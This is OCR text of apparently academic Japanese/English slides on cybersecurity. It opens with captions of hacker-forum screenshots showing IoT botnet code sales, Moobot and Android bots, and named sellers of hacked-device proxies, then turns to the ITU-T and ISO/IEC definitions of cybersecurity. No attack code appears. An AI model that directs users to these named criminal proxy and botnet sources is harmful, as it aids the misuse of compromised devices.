
IoT Botnet Selling




IoT botnet code sale (DDoS bot)




Finding IoT Bot partner



IoT botnet code sale (Moobot)




Android Bot




Aurora bot will add IoT infection


IoT Proxy (selling hacked devices as proxies)



Residential Proxy (proxies.black)





- Proxies.black
  - Popular among intruders
  - Forum says IoT devices
  - I did experiment
- Shopsocks5.com
  - So many free proxies are shared in the hacker forums
  - We can check it too



Free and Paid Proxies

IoT Access
(Selling hacked devices/system for more intrusions)





“Cybersecurity” とは

International Telecommunication Union

ITU-T

TELECOMMUNICATION
STANDARDIZATION SECTOR
OF ITU

X.1205
(04/2008)

SERIES X: DATA NETWORKS, OPEN SYSTEM COMMUNICATIONS AND SECURITY

Telecommunication security

Overview of cybersecurity

ITU-T Recommendation X.1205: Overview of Cybersecurity

Recommendation ITU-T X.1205

Definition of Cybersecurity in 2008 (X.1205)

3.2.5 cybersecurity:

サイバーセキュリティとは、サイバー環境と組織およびユーザの資産を保護するために使用できるツール、ポリシー、セキュリティコンセプト、セキュリティセーフガード（対策）、ガイドライン、リスクマネジメントアプローチ、アクション、トレーニング、ベストプラクティス、保証、テクノロジーの集合体である。

services, telecommunications systems, and the totality of transmitted and/or stored information in the cyber environment. Cybersecurity strives to ensure the attainment and maintenance of the security properties of the organization and user's assets against relevant security risks in the cyber environment.

The general security objectives comprise the following:


- Availability
- Integrity, which may include authenticity and non-repudiation
- Confidentiality.

ISO/IEC 27032: Guideline for Cybersecurity

4.20
Cybersecurity
(Cyberspace security)
Preservation (維持）of confidentiality, integrity and availability of information in the Cyberspace

NOTE 1 In addition, other properties, such as authenticity, accountability, non-repudiation, and reliability can also be involved.

NOTE 2 Adapted from the definition for information security in ISO/IEC 27000:2009.



FINAL DRAFT

INTERNATIONAL STANDARD

ISO/IEC FDIS 27032

ISO/IEC JTC 1

Secretariat: **ANSI**

Voting begins on: **2012-04-26**

Voting terminates on: **2012-06-26**

Information technology — Security techniques — Guidelines for cybersecurity

Technologies de l'information — Techniques de sécurité — Lignes directrices pour la cybersécurité

RECIPIENTS OF THIS DRAFT ARE INVITED TO SUBMIT, WITH THEIR COMMENTS, NOTIFICATION OF ANY RELEVANT PATENT RIGHTS OF WHICH THEY ARE AWARE AND TO PROVIDE SUPPORTING DOCUMENTATION.

IN ADDITION TO THEIR EVALUATION AS BEING ACCEPTABLE FOR INDUSTRIAL, TECHNOLOGICAL, COMMERCIAL AND USER PURPOSES, DRAFT INTERNATIONAL STANDARDS MAY ON OCCASION HAVE TO BE CONSIDERED IN THE LIGHT OF THEIR POTENTIAL TO BECOME STANDARDS TO WHICH REFERENCE MAY BE MADE IN

Reference number
ISO/IEC FDIS 27032:2012(E)

ISO/IEC TS 27100 (2020) : Cybersecurity – Overview and Concept

3.2
cybersecurity
safeguarding of people, society, organizations and nations from cyber *risks* (3.7)
Note 1 to entry: Safeguarding means to keep cyber risks at a tolerable level.

サイバーリスク(3.7)から人、社会、組織、国家を守る
注1） 保護とは、サイバーリスクを許容可能なレベルに保つことを意味する。

3.7
risk
effect of uncertainty on objectives
Note 1 to entry: Cyber risk can be expressed as effect of uncertainty on objectives of entities in *cyberspace* (3.5).
Note 2 to entry: Cyber risk is associated with the potential that threats will exploit vulnerabilities in cyberspace and thereby cause harm to entities in cyberspace.

International CYBER Standards：目的


世界のサイバースペースコミュニティ、開発者、関係者の目的は、サイバー犯罪と闘うための国際的なサイバーセキュリティとプライバシーの標準を開発することである。

国際的なサイバー標準の導入は、組織や政府にとって次のようなことに役立つ：

- サイバーリスクの軽減と最小化
- サイバー攻撃の影響と破壊的影響を最小化
- 使用しているITベースのシステム、サービス、インフラへの投資を保護し、機密かつ重要な情報を保護

Cyber Security Risk（サイバーセキュリティリスク）

- **THREATS AND RISKS**
  - 業務、情報、人、プロセス、サービス、アプリケーション、技術に対するリスク
  - 社会および消費者に対する脅威
  - 国家インフラへの脅威
- **IMPACT**
  - サイバー攻撃/インシデントの破壊力による、システムやサービスへの金銭的損失、混乱、損害
  - 重要な機密情報の漏洩、盗難、破壊
- **CYBER SECURITY RISK THRESHOLDS（閾値）**
  - サイバー攻撃の破壊力とエネルギーの制限
  - サイバー防衛／準備、対応、復旧



Source: Slides from Dr. Edward Humphrey in ISO workshop

サイバー空間に関する標準の意義、利点

協力、共有、学習、合意形成を通じて国際的なサイバー・スタンダードを策定することで、以下のことが実現する：

- すべての関係者の保護、セキュリティ、安全性の向上
- 適合性評価（認証、試験、検査、監査）の基盤
- コミュニケーション、イノベーション、取引、グローバル・ガバナンスを促進するための相互理解と共通言語の基盤
- 各国のサイバー政策とプログラムの補完・支援

Source: Slides from Dr. Edward Humphrey in ISO workshop

標準化のためのプレイヤー

World Standards Cooperation (WSC)

Regional Standards Bodies

Asia-Pacific

Europe (CEN, CENELEC, ETSI)

Americas


Liaisons (industry groups, consumer groups etc.)

National Standards Bodies (AFNOR, ANSI, BSI, DIN, SAC etc.)

Regulatory Bodies, Government Bodies …

Source: Slides from Dr. Edward Humphrey in ISO workshop

Cybersecurity standards in ISO/IEC JTC1/SC27



